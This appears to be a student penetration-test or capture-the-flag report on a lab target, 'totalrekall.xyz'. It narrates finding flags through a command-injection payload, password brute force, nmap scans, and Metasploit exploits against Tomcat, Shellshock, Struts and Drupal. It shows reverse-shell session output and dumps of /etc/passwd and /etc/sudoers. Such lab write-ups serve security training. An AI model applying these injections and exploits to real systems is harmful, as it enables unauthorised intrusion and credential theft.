
Robots.txt Data:
The team checked the common robots.txt file since it is common for containing information regarding search engine crawlers to see if it contained any information that we could access or potentially exploit. Upon inspection we found Flag 9.




Command Line Injection:
Using the Admin credentials that we found we logged into the Admin Networking Tools and were able to access a DNS Checker and a MX Record Checker. Using the DNS field we were able to gain access to files such as their vendors.txt as well as /etc/passwd using inputs like "www.netflix.com && cat vendors.txt" which gave us Flag 10.




Command Line Injection:
After successfully exploiting the DNS field we continued to attempt to exploit the MX Record field with more injections and were able to obtain Flag 11.




Brute Force:
Using the command line exploits we were able to harvest credentials from the /etc/passwd file which gave us two usernames. Using the username “melina” we were able to brute force her login due to her not having a secure password. This gave us flag 12.




PHP Injection:
While viewing the robots.txt file we noticed a webpage that was not previously accessible to us. Accessing this webpage exposed a PHP vulnerability to us in the url. Once we input php into the URL we were able to obtain Flag 13



Session Management:
Using the login that we brute forced from melina we were able to access another hidden admin page. The page however required admin credentials. Using FoxyProxy and BurpSuite we intercepted the HTTP request from the web page and launched an attack on the url parameter of admin=001. By brute force we tested number 1 through 100 and were able to find that admin=087 gave us Flag 14.



Directory Traversal:
On the main page the team noticed a Disclaimer page. Using some of the other command injection exploits we were able to look through the directories of the web server and find the old_disclaimer page and navigate to it in the url giving us Flag 15.



Day 2:

Open Source Intel Gathering:
We started the day by using centralops to run a domain dossier on the given address of totalrekall.xyz. This report gave us Flag 1 as well as information used further in the testing. This was a method of open source exposed data.

```
Domain Name: totalrekall.xyz
Registry Domain ID: D273189417-CNIC
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com
Updated Date: 2023-02-03T14:04:18Z
Creation Date: 2022-02-02T19:16:16Z
Registrar Registration Expiration Date: 2024-02-02T23:59:59Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Postal Code: 30309
Registrant Country: US
Registrant Phone: +1.7702229999
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: jlow@2u.com
Registry Admin ID: CR534509111
Admin Name: sshUser alice
Admin Organization:
Admin Street: h8s692hskasd Flag1
```

Ping:
By pinging the web address of totalrekall.xyz we were able to obtain its IP address as well as Flag 2


```
Pinging totalrekall.xyz [34.102.136.180] with 32 bytes of data:
Reply from 34.102.136.180: bytes=32 time=21ms TTL=117
Reply from 34.102.136.180: bytes=32 time=10ms TTL=117
Reply from 34.102.136.180: bytes=32 time=14ms TTL=117
Reply from 34.102.136.180: bytes=32 time=24ms TTL=117
```

Open Source Intel Gathering:
We then used crt.sh to search the certificate of the web address and found flag 3.

Certificates

crt.sh ID	Logged At ⇧	Not Before	Not After	Common Name	Matching Identities	Issuer Name
6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA

Zenmap Scanning:
Our team ran an intense scan on Zenmap against the known ip range of the web server. This scan showed us what was active on the ip range. We discovered 5 active host machines which allowed us to capture Flag 4.



Nmap Scanning:
We then ran a more aggressive nmap scan against the IP range. The scan let us determine that the Drupal service that we were searching for was being run on 192.168.13.13. This gave us Flag 5.

```
└─# nmap -A 192.168.13.13
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-09 19:53 EST
Nmap scan report for 192.168.13.13
Host is up (0.000074s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
|_http-generator: Drupal 8 (https://www.drupal.org)
|_http-title: Home | Drupal CVE-2019-6340
|_http-server-header: Apache/2.4.25 (Debian)
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.07 ms 192.168.13.13
```

Tomcat Exploit:
After looking at the aggressive nmap scan we were able to determine that a potential exploit involving tomcat and JSP could be used. Using metasploit we searched for potential exploits that could get us into the target. Searching for tomcat and JSP we tested multiple exploits and found the /multi/http/tomcat_jsp_upload_bypass. Adjusting the settings of the exploit and setting the remote host to 192.168.13.10 we were able to create a shell on the target machine. We then navigated into the root directory to find Flag 7.

```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOST 192.168.13.10
RHOST => 192.168.13.10
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run

[*] Started reverse TCP handler on 172.18.170.68:4444
[*] Uploading payload...
[*] Payload executed!
[*] Command shell session 1 opened (172.18.170.68:4444 -> 192.168.13.10:55130 ) at 2023-02-09 20:06:50 -0500

whoami
root
pwd
/usr/local/tomcat
cd /root
find flag
^C
Abort session 1? [y/N]  n
[*] Aborting foreground process in the shell session
find . -name *.txt
./.flag7.txt
find . -name flag
cat .flag7.txt
8ks6sbhss
```

ShellShocked Exploit:

As we continued to go through active hosts we found an exploit on 192.168.13.11. Using the multi/http/apache_mod_cgi_bash_env_exec exploit and configuring the target URI, which was /cgi-bin/shockme.cgi, we successfully created a meterpreter shell on the target. Using our meterpreter shell we opened a shell session and checked the /etc/sudoers file using a cat command which gave us Flag 8.


```
meterpreter > cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
meterpreter >
```

Further exploring into the 192.168.13.11 machine we were able to find Flag 9 hidden in the /etc/group file.

```
meterpreter > cd root
[-] stdapi_fs_chdir: Operation failed: 2
meterpreter > cat /etc/shadow
[-] core_channel_open: Operation failed: 1
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd:
alice:x:1001:1001::/home/alice:
meterpreter >
```


Struts Exploits:

The Zenmap scan gave us information that machine 192.168.13.12 was potentially vulnerable to Struts. Using msfconsole we searched for Struts exploits that could work against the machine. After some trial and error we were able to find a working exploit. Using exploit multi/http_struts2_content_type_ognl we were able to get a shell running on the target machine. We then had to manually connect to the shell. Looking through the system we found Flag 10 in the root directory as a 7zip file. Using cat we were able to extract the flag.




Drupal Exploit:

Looking thought the other host machines we identified another potential vulnerability on 192.168.13.13. This machine had Drupal running on it and we were able to find a Drupal exploit that worked in msfconsole. using /unix/webapp/drupal_restws_unserialized we were able to create a shell session on the target. Using the whoami command we were able find out our user which was www-data. This was Flag 11.



CVE-2019-14287

Privilege Escalation:
